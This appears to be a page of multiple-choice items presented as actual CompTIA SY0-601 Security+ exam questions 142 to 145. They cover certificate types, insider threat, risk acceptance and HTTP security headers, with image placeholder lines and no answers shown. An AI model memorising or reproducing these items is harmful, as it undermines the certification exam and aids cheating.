
A tax organization is working on a solution to validate the online submission of documents. The solution should be carried on a portable USB device that should be inserted on any computer that is transmitting a transaction securely. Which of the following is the BEST certificate for these requirements?

A. User certificate

B. Self-signed certificate

C. Computer certificate

D. Root certificate



Actual exam question from CompTIA's SY0-601
Question #: 142
Topic #: 1
[All SY0-601 Questions]


A routine audit of medical billing claims revealed that several claims were submitted without the subscriber's knowledge. A review of the audit logs for the medical billing company's system indicated a company employee downloaded customer records and adjusted the direct deposit information to a personal bank account.
Which of the following does this action describe?

A. Insider threat

B. Social engineering

C. Third-party risk

D. Data breach



Actual exam question from CompTIA's SY0-601

Question #: 143

Topic #: 1

[All SY0-601 Questions]


A recent audit cited a risk involving numerous low-criticality vulnerabilities created by a web application using a third-party library. The development staff state there are still customers using the application even though it is end of life and it would be a substantial burden to update the application for compatibility with more secure libraries. Which of the following would be the MOST prudent course of action?

A. Accept the risk if there is a clear road map for timely decommission.

B. Deny the risk due to the end-of-life status of the application.

C. Use containerization to segment the application from other applications to eliminate the risk.

D. Outsource the application to a third-party developer group.



Actual exam question from CompTIA's SY0-601

Question #: 144

Topic #: 1

[All SY0-601 Questions]


A security analyst is evaluating solutions to deploy an additional layer of protection for a web application. The goal is to allow only encrypted communications without relying on network devices. Which of the following can be implemented?

A. HTTP security header

B. DNSSEC implementation

C. SRTP

D. S/MIME



Actual exam question from CompTIA's SY0-601

Question #: 145

Topic #: 1

[All SY0-601 Questions]

